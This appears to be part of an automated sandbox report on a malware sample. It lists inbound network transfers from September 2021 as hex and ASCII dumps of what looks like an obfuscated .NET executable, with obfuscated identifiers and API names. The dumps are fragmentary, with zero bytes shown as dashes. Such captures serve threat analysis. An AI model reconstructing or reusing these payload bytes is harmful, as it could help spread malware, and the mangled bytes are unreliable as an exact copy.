38 39 2d 2d 2d 43 34 36 2d 2d 2d 2d 2d 31 31 33 Data Ascii: F19-1---A172D2C267E7E-----4-72-9126D-1E28FF-----628E9-----A28A8-----A182D1126-628AE-----A2C-D2B-9-C2BAD-B2BD2-A2BEDDE3-7E7E-----428F5-----A26-6178D72-----1-D-916-8A2-9282A-1---628B8-----ADE-C284C-----A2861-----ADE--2A-3-C-11----------8989---C46-----113
2021-09-14 19:25:31 UTC	47	IN	Data Raw: 33 2d 31 2d 2d 2d 41 38 2d 33 45 2d 2d 2d 2d 2d 34 32 41 2d 2d 31 33 33 2d 2d 36 2d 2d 31 41 2d 2d 2d 2d 2d 2d 35 36 2d 2d 2d 2d 31 31 2d 33 2d 34 2d 35 2d 37 2d 45 2d 34 32 38 32 43 2d 31 2d 2d 2d 36 31 35 32 44 2d 39 32 36 2d 32 2d 36 36 46 41 31 2d 31 2d 2d 2d 36 32 41 2d 41 32 42 46 35 2d 2d 2d 2d 31 33 33 2d 2d 36 2d 2d 31 42 2d 2d 2d 2d 2d 35 37 2d 2d 2d 2d 31 31 2d 33 2d 34 2d 35 2d 45 2d 34 2d 45 2d 35 32 38 32 43 2d 31 2d 2d 2d 36 31 39 32 44 2d 39 32 36 2d 32 2d 36 36 46 41 31 2d 31 2d 2d 2d 36 32 41 2d 41 32 42 46 35 2d 2d 31 33 33 2d 2d 36 2d 2d 33 37 2d 2d 2d 2d 2d 2d 31 37 2d 2d 2d 2d 31 31 31 34 31 37 32 44 31 2d 32 36 37 45 33 39 2d 2d 2d 2d 2d 34 2d 32 36 46 37 32 2d 2d 2d 2d 2d 41 32 43 32 34 32 42 2d 33 2d 41 32 42 45 45 37 45 33 39 Data Ascii: 3-1---A8-3E-----42A--133--6--1A------56----11-3-4-5-7-E-4282C-1---6152D-926-2-66FA1-1---62A-A2BF5----133--6--1B------57----11-3-4-5-E-4-E-5282C-1---6192D-926-2-66FA1-1---62A-A2BF5--133--6--37------17----1114172D1-267E39-----4-26F72-----A2C242B-3-A2BEE7E39
2021-09-14 19:25:31 UTC	55	IN	Data Raw: 2d 2d 2d 2d 36 32 38 46 36 2d 2d 2d 2d 2d 2d 36 32 38 46 2d 2d 2d 2d 2d 2d 2d 36 32 38 45 46 2d 2d 2d 2d 2d 2d 36 36 31 32 38 45 45 2d 2d 2d 2d 2d 36 32 41 2d 2d 2d 2d 2d 33 33 2d 2d 41 2d 2d 32 33 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 38 31 38 32 44 31 38 32 36 2d 33 31 35 31 45 32 44 31 35 32 36 32 2d 34 41 44 38 44 39 35 33 36 36 36 36 36 35 36 35 36 36 36 36 36 35 36 36 36 35 35 39 36 31 32 41 32 36 32 42 45 36 32 36 32 42 45 39 2d 2d 2d 33 33 2d 2d 41 2d 2d 33 32 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 31 43 31 37 32 44 32 37 32 36 32 2d 38 44 46 43 42 33 34 45 36 36 36 35 36 36 36 35 36 36 36 36 36 35 36 35 36 36 35 39 2d 33 31 37 31 43 32 44 31 35 32 36 32 2d 45 46 44 37 46 35 43 31 36 36 36 36 36 35 36 35 36 36 36 36 36 35 36 36 36 35 Data Ascii: ----628F6-----628F------628EF-----66128EE-----62A-----33--A--23----------218182D1826-3151E2D15262-4AD8D95366666565666666566659612A262BE6262BE9---33--A--32----------21C172D27262-8DFCB34E6665666566666565665659-3171C2D15262-EFD7F5C1666665656666656665
2021-09-14 19:25:31 UTC	62	IN	Data Raw: 32 37 42 36 33 2d 2d 2d 2d 2d 34 2d 36 2d 33 2d 36 35 39 36 46 35 43 2d 31 2d 2d 2d 41 2d 42 2d 37 32 44 2d 36 2d 32 32 38 2d 34 2d 31 2d 2d 2d 36 2d 36 2d 37 35 38 2d 41 2d 36 2d 33 33 32 44 39 32 41 2d 2d 31 33 33 2d 2d 33 2d 2d 33 35 2d 2d 2d 2d 2d 2d 36 46 2d 2d 2d 2d 31 31 2d 32 37 42 36 32 2d 2d 2d 2d 2d 34 31 41 32 44 2d 44 32 36 2d 32 31 34 31 36 32 43 2d 41 32 36 32 36 2d 36 32 43 31 32 32 42 2d 41 2d 41 32 42 46 31 37 44 36 32 2d 2d 2d 2d 2d 34 32 42 46 31 2d 36 36 46 37 39 2d 2d 2d 2d 2d 41 2d 32 31 34 31 44 32 44 2d 33 32 36 32 36 32 41 37 44 36 33 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 2d 2d 2d 31 33 33 2d 2d 36 2d 2d 36 35 2d 2d 2d 2d 2d 2d 37 2d 2d 2d 2d 2d 31 31 2d 33 31 36 32 46 2d 36 37 33 35 44 2d 31 2d 2d 2d 41 37 41 2d 33 38 44 32 32 Data Ascii: 27B63-----4-6-3-6596F5C-1---A-B-72D-6-228-4-1---6-6-758-A-6-332D92A--133--3--35------6F----11-27B62-----41A2D-D26-214162C-A2626-62C122B-A-A2BF17D62-----42BF1-66F79-----A-2141D2D-326262A7D63-----42BF8------133--6--65------7-----11-3162F-6735D-1---A7A-38D22
2021-09-14 19:25:31 UTC	69	IN	Data Raw: 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 42 44 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 44 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 42 45 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 45 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 42 43 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 2d 46 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 33 32 2d 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 31 2d 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 31 46 2d 2d 2d 2d 31 42 32 38 34 36 2d 2d 2d 2d 2d 41 31 46 31 31 36 46 36 44 2d 31 2d 2d 2d 41 37 45 37 36 2d 2d 2d 2d 2d 34 44 2d 34 38 2d 2d 2d 2d 2d 31 32 38 34 36 2d 2d Data Ascii: F6D-1---A7E76-----4D-BD-----12846-----A1F-D6F6D-1---A7E76-----4D-BE-----12846-----A1F-E6F6D-1---A7E76----4D-BC-----12846-----A1F-F6F6D-1---A7E76-----4D-32-----12846-----A1F1-6F6D-1---A7E76-----4D-1F----1B2846-----A1F116F6D-1---A7E76-----4D-48-----12846--
2021-09-14 19:25:31 UTC	76	IN	Data Raw: 33 2d 37 2d 33 37 42 31 35 2d 2d 2d 2d 2d 34 31 31 2d 37 32 2d 39 39 32 43 44 2d 31 45 32 38 46 46 2d 2d 2d 2d 2d 2d 36 32 38 42 33 2d 2d 2d 2d 2d 36 32 38 36 31 2d 2d 2d 2d 2d 41 44 45 2d 2d 32 41 36 46 39 37 34 31 31 43 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 33 42 2d 32 32 2d 2d 2d 2d 33 42 2d 32 2d 2d 2d 2d 32 36 2d 2d 2d 2d 2d 2d 34 36 2d 2d 2d 2d 2d 31 31 33 33 2d 2d 34 2d 2d 35 33 2d 2d 2d 2d 2d 2d 38 2d 2d 2d 2d 2d 31 31 31 36 37 45 33 41 2d 2d 2d 2d 2d 34 36 46 41 44 2d 31 2d 2d 2d 41 31 37 35 39 31 39 32 44 2d 37 32 36 31 41 32 44 2d 36 32 36 32 42 43 32 42 46 37 2d 42 32 42 46 38 37 45 33 41 2d 2d 2d 2d 34 2d 37 36 46 41 45 2d 31 2d 2d 2d 41 37 42 31 31 2d 2d 2d 2d 2d 34 2d 32 32 38 36 2d 2d 31 2d 2d 2d 41 32 43 2d 43 Data Ascii: 3-7-37B15-----411-72-992CD-1E28FF-----628B3-----62861-----ADE--2A6F97411C----------3B-2----3B-2----26------46-----1133--4--53------8-----11167E3A-----46FAD-1---A1759192D-7261A2D-6262B36-C2BF7-B2BF87E3A-----4-76FAE-1---A7B11-----4-2286--1---A2C-C

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	84	IN	Data Raw: 34 33 46 2d 2d 2d 2d 2d 32 31 43 32 44 2d 33 32 36 32 36 32 41 37 44 39 35 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 35 2d 2d 2d 2d 2d 34 2d 33 32 38 38 36 2d 2d 2d 2d 2d 41 37 34 33 46 2d 2d 2d 2d 2d 32 31 41 32 44 2d 33 32 36 32 36 32 41 37 44 39 35 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 36 2d 2d 2d 2d 2d 34 2d 33 32 38 38 35 2d 2d 2d 2d 2d 41 37 34 33 43 2d 2d 2d 2d 2d 32 31 43 32 44 2d 33 32 36 32 36 32 41 37 44 39 36 2d 2d 2d 2d 2d 34 32 42 46 38 2d 2d 2d 33 33 2d 2d 39 2d 2d 31 46 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 32 2d 32 37 42 39 36 2d 2d 2d 2d 2d 34 2d 33 32 38 Data Ascii: 43F-----21C2D-326262A7D95-----42BF8---33--9--1F--------------2-27B95-----4-32886-----A743F-----21A2D-326262A7D95-----42BF8---33--9--1F--------------2-27B96-----4-32885-----A743C-----21C2D-326262A7D96-----42BF8---33--9--1F--------------2-27B96-----4-328
2021-09-14 19:25:31 UTC	91	IN	Data Raw: 45 2d 31 2d 2d 2d 41 2d 32 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 36 35 38 31 39 32 44 31 37 32 36 32 36 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 32 37 42 42 34 2d 2d 2d 2d 2d 34 38 45 42 37 33 33 35 41 32 42 2d 41 2d 41 32 42 43 39 37 44 42 31 2d 2d 2d 2d 2d 34 32 42 45 34 2d 32 37 42 39 37 2d 2d 2d 2d 2d 34 31 37 32 44 2d 36 32 36 2d 39 32 43 31 32 42 2d 33 2d 44 32 42 46 38 2d 39 2d 32 2d 32 37 42 42 34 2d 2d 2d 2d 2d 34 36 46 41 44 2d 31 2d 2d 2d 36 2d 32 31 36 31 41 32 44 31 45 32 36 32 36 2d 32 37 43 42 34 2d 2d 2d 2d 2d 34 31 36 32 38 2d 36 2d 2d 2d 2d 32 42 2d 32 37 42 42 31 2d 2d 2d 2d 2d 34 2d 32 37 42 41 2d 2d 2d 2d 2d 2d 34 33 32 2d 45 32 42 2d 37 37 44 42 38 2d 2d 2d 2d 2d 34 32 42 44 44 32 38 45 37 2d 31 2d 2d 2d 41 2d 36 2d 35 2d 34 35 39 Data Ascii: E-1---A-2-27BB1-----4-658192D172626-27BB1-----4-27BB4-----48EB7335A2B-A-A2BC97DB1-----42BE4-27B97-----4172D-626-92C122B-3-D2BF8-9-2-27BB4-----46FAD-1---6-2161A2D1E2626-27CB4-----41628-6----2B-27BB1-----4-27BA------432-E2B-77DB8-----42BDD28E7-1---A-6-5-459
2021-09-14 19:25:31 UTC	98	IN	Data Raw: 42 35 34 42 43 43 41 43 35 31 33 37 41 44 42 44 45 38 37 44 44 35 42 36 31 39 37 36 34 38 41 43 34 37 42 34 38 36 35 38 31 34 42 42 46 41 33 32 2d 38 44 31 33 41 41 44 35 43 37 31 45 37 2d 46 41 42 36 46 36 33 32 43 45 33 43 31 38 37 46 45 45 45 43 39 35 34 42 42 46 41 33 45 39 44 45 36 35 2d 35 45 38 34 42 42 46 41 33 37 36 34 37 34 45 38 42 32 43 43 31 42 39 46 35 34 42 42 46 41 33 46 46 44 43 36 34 41 34 43 39 39 37 35 41 43 36 45 39 45 46 42 31 43 44 38 33 33 43 39 46 43 42 36 37 35 42 44 31 38 37 45 37 44 46 34 42 42 46 41 33 43 42 43 43 31 46 39 39 33 45 42 45 36 37 42 39 37 2d 46 43 37 37 39 38 31 2d 32 44 41 31 41 37 31 39 33 44 38 2d 31 37 41 37 39 2d 38 36 34 35 45 36 46 43 32 37 34 42 42 46 41 33 37 42 41 42 35 2d 34 46 44 2d 2d 35 39 42 43 38 Data Ascii: B54BCCAC5137ADBDE87DD5B6197648AC47B4865814BBFA32-8D13AAD5C71E7-FAB6F632CE3C187FEEEC954BBFA3E9DE65-5E84BBFA376474E8B2CC1B9F54BBFA3FFDC64A4C9975AC6E9EFB1CD833C9FCB675BD187E7DF4BBFA3CBCC1F993EBE67B97-FC77981-2DA1A7193D8-17A79-8645E6FC274BBFA37BAB5-4FD--59BC8
2021-09-14 19:25:31 UTC	105	IN	Data Raw: 36 2d 36 2d 2d 31 31 2d 37 34 44 2d 36 2d 36 2d 2d 31 38 2d 37 34 44 2d 36 2d 36 2d 2d 32 35 2d 37 34 44 2d 36 2d 36 2d 2d 33 2d 2d 37 35 39 2d 2d 2d 36 2d 2d 33 35 2d 37 35 39 2d 2d 31 32 2d 2d 34 37 2d 37 34 42 2d 37 31 32 2d 2d 35 36 2d 37 34 42 2d 37 31 32 2d 2d 35 46 2d 37 34 42 2d 37 31 32 2d 2d 36 39 2d 37 34 42 2d 37 31 32 2d 2d 37 34 2d 37 34 42 2d 37 31 32 2d 2d 38 2d 2d 37 38 45 2d 37 31 32 2d 2d 41 31 2d 37 38 45 2d 37 31 32 2d 2d 41 45 2d 37 38 45 2d 37 31 32 2d 2d 42 42 2d 37 38 45 2d 37 31 32 2d 2d 43 32 2d 37 38 45 2d 37 31 32 2d 2d 44 37 2d 37 38 45 2d 37 31 32 2d 2d 45 43 2d 37 38 45 2d 37 31 32 2d 2d 46 38 2d 37 38 45 2d 37 31 32 2d 2d 2d 2d 38 2d 38 38 45 2d 37 2d 36 2d 2d 31 33 2d 38 35 39 2d 2d 2d 36 2d 2d 31 41 2d 38 35 39 2d 2d 2d 36 Data Ascii: 6-6--11-74D-6-6--18-74D-6-6--25-74D-6-6--3--759---6--35-759--12--47-74B-712--56-74B-712--5F-74B-712--69-74B-712--74-74B-712--8--78E-712--A1-78E-712--AE-78E-712--BB-78E-712--C2-78E-712--D7-78E-712--EC-78E-712--F8-78E-712---8-88E-7-6--13-859---6--1A-859---6
2021-09-14 19:25:31 UTC	113	IN	Data Raw: 2d 35 37 32 36 33 32 2d 31 32 35 2d 2d 46 38 32 44 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 2d 2d 41 42 32 36 36 37 2d 2d 32 37 2d 2d 32 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 2d 2d 44 42 32 36 36 37 2d 2d 32 37 2d 2d 2d 2d 2d 2d 2d 2d 2d 36 31 38 46 33 31 41 44 45 2d 2d 32 37 2d 2d 38 34 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 42 34 33 32 37 33 39 2d 31 32 38 2d 2d 39 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 35 31 32 37 2d 35 2d 31 32 38 2d 2d 44 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 37 37 32 37 33 44 2d 31 32 39 2d 2d 46 43 32 45 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 39 45 32 37 36 37 2d 2d 32 41 2d 2d 2d 38 32 46 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 41 39 32 37 34 32 2d 31 32 41 2d 2d 38 43 32 46 2d 2d 2d 2d 2d 2d 2d 2d 36 36 2d 33 2d 41 Data Ascii: -572632-125--F82D---------6--AB2667--27--2C2E---------6--DB2667--27--6-2E---------618F31ADE--27--842E--------66-B432739-128--9C2E--------66-35127-5-128--DC2E--------66-377273D-129--FC2E--------66-39E2767--2A---82F--------66-3A92742-12A--8C2F--------66-3-A
2021-09-14 19:25:31 UTC	120	IN	Data Raw: 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 42 31 37 41 33 43 2d 32 33 31 2d 31 36 34 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 46 35 37 41 33 43 2d 32 33 31 2d 31 39 2d 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 33 39 37 42 33 43 2d 32 33 31 2d 31 42 43 41 33 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 37 44 37 42 46 39 2d 33 33 31 2d 31 45 38 41 33 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 41 44 37 42 46 39 2d 33 33 31 2d 31 31 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 44 44 37 42 46 39 2d 33 33 31 2d 31 34 38 41 34 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 44 37 43 46 39 2d 33 33 31 2d 31 37 38 41 34 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 35 31 37 43 46 39 2d 33 33 31 2d 31 41 38 41 34 2d 2d 2d 2d 2d 2d 2d 2d 31 36 2d 2d 39 35 37 43 46 39 2d 33 33 31 2d 31 44 38 41 34 2d 2d Data Ascii: 3--------16--B17A3C-231-164A3--------16--F57A3C-231-19-A3--------16--397B3C-231-1BCA3--------16--7D7BF9-331-1E8A3--------16--AD7BF9-331-118A4--------16--DD7BF9-331-148A4--------16---D7CF9-331-178A4--------16--517CF9-331-1A8A4--------16--957CF9-331-1D8A4--
2021-09-14 19:25:31 UTC	127	IN	Data Raw: 2d 2d 44 36 46 2d 2d 2d 2d 2d 31 2d 2d 35 39 36 46 2d 2d 2d 2d 2d 31 2d 2d 34 44 37 2d 2d 2d 2d 2d 2d 31 2d 2d 38 35 37 2d 2d 2d 2d 2d 2d 31 2d 2d 41 31 37 2d 2d 2d 2d 2d 2d 32 2d 2d 42 44 37 2d 2d 2d 2d 2d 2d 31 2d 2d 44 39 37 2d 2d 2d 2d 2d 2d 32 2d 2d 39 37 31 2d 2d 2d 2d 2d 31 2d 2d 33 39 37 31 2d 2d 2d 2d 2d 31 2d 2d 38 35 37 31 2d 2d 2d 2d 2d 31 2d 2d 41 31 37 31 2d 2d 2d 2d 2d 32 2d 2d 42 44 37 31 2d 2d 2d 2d 2d 31 2d 2d 46 35 37 31 2d 2d 2d 2d 2d 32 2d 2d 31 31 37 32 2d 2d 2d 2d 2d 31 2d 2d 35 38 2d 2d 2d 2d 2d 31 2d 2d 34 39 37 32 2d 2d 2d 2d 2d 31 2d 2d 36 35 37 32 2d 2d 2d 2d 2d 32 2d 2d 38 31 37 32 2d 2d 2d 2d 2d 31 2d 2d 43 39 37 33 2d 2d 2d 2d 2d 31 2d 2d 2d 31 37 34 2d 2d 2d 2d 2d 31 2d 2d 34 44 37 34 2d 2d 2d 2d 2d 31 2d 2d 38 35 Data Ascii: --D6F-----1--596F-----1--4D7------1--857------1--A17------2--BD7------1--D97------2---971-----1--3971-----1--8571-----1--A171----2--BD71-----1--F571-----2--1172-----1---158-----1--4972-----1--6572-----2--8172-----1--C973-----1---174-----1--4D74----1--85
2021-09-14 19:25:31 UTC	134	IN	Data Raw: 2d 44 38 41 39 33 41 2d 41 36 43 2d 2d 39 44 41 39 39 43 2d 2d 36 43 2d 2d 39 37 41 41 33 2d 2d 46 31 39 2d 36 46 33 31 41 32 45 31 33 34 39 2d 2d 46 33 31 41 36 37 2d 2d 46 39 2d 35 46 33 31 41 43 43 31 32 37 31 2d 35 46 33 31 41 39 38 2d 31 37 31 2d 35 45 38 31 43 41 36 2d 2d 32 31 2d 35 46 33 31 41 42 41 31 33 41 31 2d 34 46 33 31 41 43 34 31 33 44 39 2d 34 46 35 42 31 44 35 31 33 44 31 2d 34 2d 41 42 32 44 42 31 33 42 39 2d 34 46 33 31 41 46 35 31 33 41 39 2d 34 31 34 42 32 39 43 2d 2d 41 39 2d 34 32 35 42 32 46 43 31 33 44 31 2d 34 46 33 31 41 46 43 31 33 44 39 2d 34 46 33 31 41 2d 33 31 34 43 39 2d 34 31 34 42 32 39 43 2d 2d 43 39 2d 34 32 35 42 32 46 43 31 33 35 39 2d 35 37 46 41 39 35 36 2d 34 37 31 2d 35 46 33 31 41 36 37 2d 2d 37 31 2d 35 33 33 Data Ascii: -D8A93A-A6C--9DA99C--6C--97AA3--F19-6F31A2E1349--F31A67--F9-5F31ACC1271-5F31A98-171-5E81CA6--21-5F31ABA13A1-4F31AC413D9-4F5B1D513D1-4-AB2DB13B9-4F31AF513A9-414B29C--A9-425B2FC13D1-4F31AFC13D9-4F31A-314C9-414B29C--C9-425B2FC1359-57FA956-471-5F31A67--71-533

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	141	IN	Data Raw: 42 34 36 37 32 36 31 36 44 36 35 2d 2d 35 33 37 34 36 31 36 33 36 42 35 34 37 32 36 31 36 33 36 35 2d 2d 34 34 36 46 37 35 36 32 36 43 36 35 2d 2d 35 32 36 35 36 33 37 34 36 31 36 45 36 37 36 43 36 35 2d 2d 35 33 36 39 37 41 36 35 2d 2d 34 35 36 45 37 35 36 44 2d 2d 34 35 36 45 37 36 36 39 37 32 36 46 36 45 36 44 36 35 36 45 37 34 2d 2d 35 33 37 2d 36 35 36 33 36 39 36 31 36 43 34 36 36 46 36 43 36 34 36 35 37 32 2d 2d 34 35 37 36 36 35 36 45 37 34 34 38 36 31 36 45 36 34 36 43 36 35 37 32 2d 2d 34 35 37 36 36 35 36 45 37 34 34 38 36 31 36 45 36 34 36 43 36 35 37 32 36 2d 33 31 2d 2d 34 35 37 38 36 33 36 35 37 2d 37 34 36 39 36 46 36 45 2d 2d 34 37 34 33 2d 2d 34 37 37 35 36 39 36 34 2d 2d 34 39 Data Ascii: B4672616D65--537461636B5472616365--446F75626C65--52656374616E676C65--53697A65--456E756D--456E7669726F6E6D656E74--537-656369616C466F6C646572--4576656E7441726773--4576656E7448616E646C6572--4576656E7448616E646C65726-31--457863657-74696F6E--4743--47756964--49
2021-09-14 19:25:31 UTC	149	IN	Data Raw: 36 34 39 37 37 33 37 34 34 37 33 36 38 36 37 34 45 35 37 34 37 37 36 36 35 34 31 37 36 34 32 35 31 33 44 2d 2d 32 33 33 44 37 31 36 38 34 35 33 32 35 2d 33 32 36 42 33 34 33 36 36 41 36 39 35 33 35 33 36 41 34 46 33 38 33 36 36 37 33 33 36 45 34 32 33 31 34 44 36 42 34 43 34 37 34 33 33 39 35 46 33 33 36 31 37 36 34 34 37 2d 34 39 33 37 36 39 35 39 36 32 35 35 34 38 37 32 33 35 36 37 33 44 2d 2d 32 33 33 44 37 31 37 36 35 38 32 34 34 41 33 32 33 34 37 32 34 39 33 2d 36 35 34 41 33 2d 36 37 35 37 36 36 34 31 33 36 34 33 34 35 36 34 37 41 35 36 34 41 34 45 33 37 36 32 35 31 34 45 35 46 35 39 35 34 37 35 35 33 33 39 33 38 34 45 33 2d 37 39 37 39 34 44 35 39 35 2d 36 46 33 44 2d 2d 32 33 33 44 37 31 33 36 34 45 36 35 36 45 36 36 35 31 36 32 37 41 35 31 35 39 Data Ascii: 6497737447368674E5747766541764251 3D--233D716845325-326B34366A6953536A4F383667336E42314D6B4C4743395F336176447-4937695962554872356 73D--233D717658244A323472493-654A3-675766413643456 47A564A4E3762514E5F5954755339384E3-79794D595-6F3D--233D71364E656E6651627A5159
2021-09-14 19:25:31 UTC	156	IN	Data Raw: 33 33 37 35 46 37 41 34 43 34 33 34 45 36 34 34 36 34 33 36 39 34 38 37 34 35 2d 34 38 33 31 37 39 35 32 33 39 33 38 37 37 33 37 35 34 36 32 36 44 37 32 35 33 33 34 37 36 35 35 34 35 33 44 2d 2d 34 35 36 45 36 34 34 39 36 45 37 36 36 46 36 42 36 35 2d 2d 32 33 33 44 37 31 33 39 33 35 37 37 33 39 34 44 37 2d 36 31 34 37 33 34 35 41 36 33 36 37 36 42 34 37 36 37 36 45 36 44 35 31 34 39 35 34 34 46 36 34 34 38 37 32 33 35 34 39 36 31 34 43 35 38 34 34 33 38 36 31 34 33 33 36 36 46 33 33 34 35 37 31 37 34 34 35 33 2d 35 2d 35 31 33 44 2d 2d 34 39 36 45 37 36 36 46 36 42 36 35 2d 2d 32 33 33 44 37 31 37 38 37 2d 33 36 36 33 37 34 33 34 41 34 37 34 43 36 31 34 44 34 34 36 32 37 37 36 37 33 36 36 42 37 32 34 39 34 35 37 37 33 44 33 44 2d 2d 32 33 33 44 Data Ascii: 3375F7A4C434E6446436948745-48317952393877375462 6D7253347655453D--456E64496E766F6B65--233D71393577394D7-6147345A63676B47676E6D5149544F6448723549614C5844386143366F33457174453-5-513D--496E766F6B65--233D71787-366374344A474C614D4462776736666B724945773D3D--233D
2021-09-14 19:25:31 UTC	163	IN	Data Raw: 36 36 37 33 44 33 44 2d 2d 34 35 36 45 37 34 37 32 37 39 34 35 37 38 36 39 37 33 37 34 37 33 2d 2d 34 37 36 35 37 34 34 35 36 45 37 34 37 32 36 39 36 35 37 33 2d 2d 32 33 33 44 37 31 33 32 36 37 37 34 36 38 37 36 34 32 33 36 33 32 36 45 33 2d 33 37 36 36 35 39 35 36 35 34 37 38 33 35 36 36 37 37 34 39 37 31 37 38 34 32 34 31 36 46 33 31 37 34 35 46 36 38 37 33 32 34 36 39 36 43 33 39 34 31 36 33 32 34 33 34 34 36 35 39 35 46 34 37 37 37 33 44 2d 2d 32 33 33 44 37 31 37 32 33 35 37 31 37 2d 37 36 34 46 35 2d 36 45 34 43 37 38 34 43 37 2d 33 36 36 31 34 37 36 42 36 36 34 31 34 44 33 37 37 37 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 36 33 35 37 41 36 45 34 36 36 37 33 2d 35 46 33 32 33 33 33 34 36 45 36 36 36 45 36 38 34 43 33 34 34 39 33 38 37 39 35 32 Data Ascii: 6673D3D--456E74727945786973747 3--476574456E7472696573--233D713267746876423632 6E3-3766595654783566774971784241 6F31745F687324696C394163243446595F47773D--233D717235717-764F5-6E4C784C7-3661476B66414D3777513D3D--233D7136357A6E46673-5F3233346E666E684C3449387952
2021-09-14 19:25:31 UTC	170	IN	Data Raw: 37 34 44 33 33 36 44 34 46 37 36 36 36 37 34 37 32 37 37 33 44 2d 2d 32 33 33 44 37 31 36 42 36 33 35 36 36 42 34 41 37 33 36 42 37 35 34 37 34 31 33 34 36 46 33 37 36 42 34 37 37 35 34 45 33 37 33 39 36 39 33 31 37 37 33 44 33 44 2d 2d 32 33 33 44 37 31 36 34 33 33 34 39 37 34 36 34 33 31 34 35 34 43 34 34 35 2d 34 38 34 41 37 38 36 38 34 43 37 36 37 34 33 2d 37 39 33 31 34 45 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 35 38 36 42 36 37 37 2d 36 36 36 37 36 38 37 36 35 34 34 42 34 34 35 41 34 37 36 43 35 38 34 32 34 37 34 39 33 34 37 38 33 39 37 36 36 35 35 31 34 46 33 34 34 41 36 36 36 41 34 36 33 37 34 37 35 37 33 32 34 35 34 33 37 37 33 39 32 34 34 43 33 33 34 35 37 36 37 39 34 42 35 41 34 37 34 46 36 45 37 41 36 39 37 37 35 38 34 35 33 32 35 38 37 32 Data Ascii: 74D336D4F76667472773D--233D716B63566B4A736B754741346F376B47754E37396931773D3D--233D71643349746431454C445-484A78684C76743-79314E513D3D--233D71586B677-66676876544B445A476C58424749347839766551 4F344A666A4637475732454377 39244C334576794B5A474F6E7A69775845325872
2021-09-14 19:25:31 UTC	178	IN	Data Raw: 2d 34 32 35 32 34 41 36 34 34 31 37 33 35 39 36 43 35 38 35 33 35 32 35 35 36 33 37 37 36 39 37 41 37 37 33 44 2d 2d 32 33 33 44 37 31 36 46 37 36 36 33 33 2d 34 41 33 37 34 42 33 36 36 32 33 39 34 35 37 31 35 46 34 33 33 2d 34 42 33 34 33 36 37 32 36 32 36 44 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 37 36 36 32 35 34 34 45 34 32 36 39 36 38 34 37 33 32 37 41 34 31 35 32 37 33 36 35 37 37 36 42 35 32 34 39 34 36 35 34 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 35 36 41 33 33 37 37 37 36 34 41 35 38 36 43 36 45 37 32 34 37 36 44 35 32 36 45 34 42 35 35 34 38 37 32 35 46 33 31 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 34 35 34 39 35 2d 36 33 36 45 36 34 34 46 34 43 37 32 35 36 33 32 34 37 34 41 36 44 36 45 36 46 33 37 37 41 34 42 37 34 34 32 Data Ascii: -42524A644173596C585352556377697A773D--233D716F76633-4A374B36623945715F433-4B343672626D673D3D--233D717662544E42696847327A41527365776B5249465453513D3D--233D71356A3377764A586C6E72476D526E4B5548725F3153513D3D--233D7145495-636E644F4C725632474A6D6E6F377A4B7442
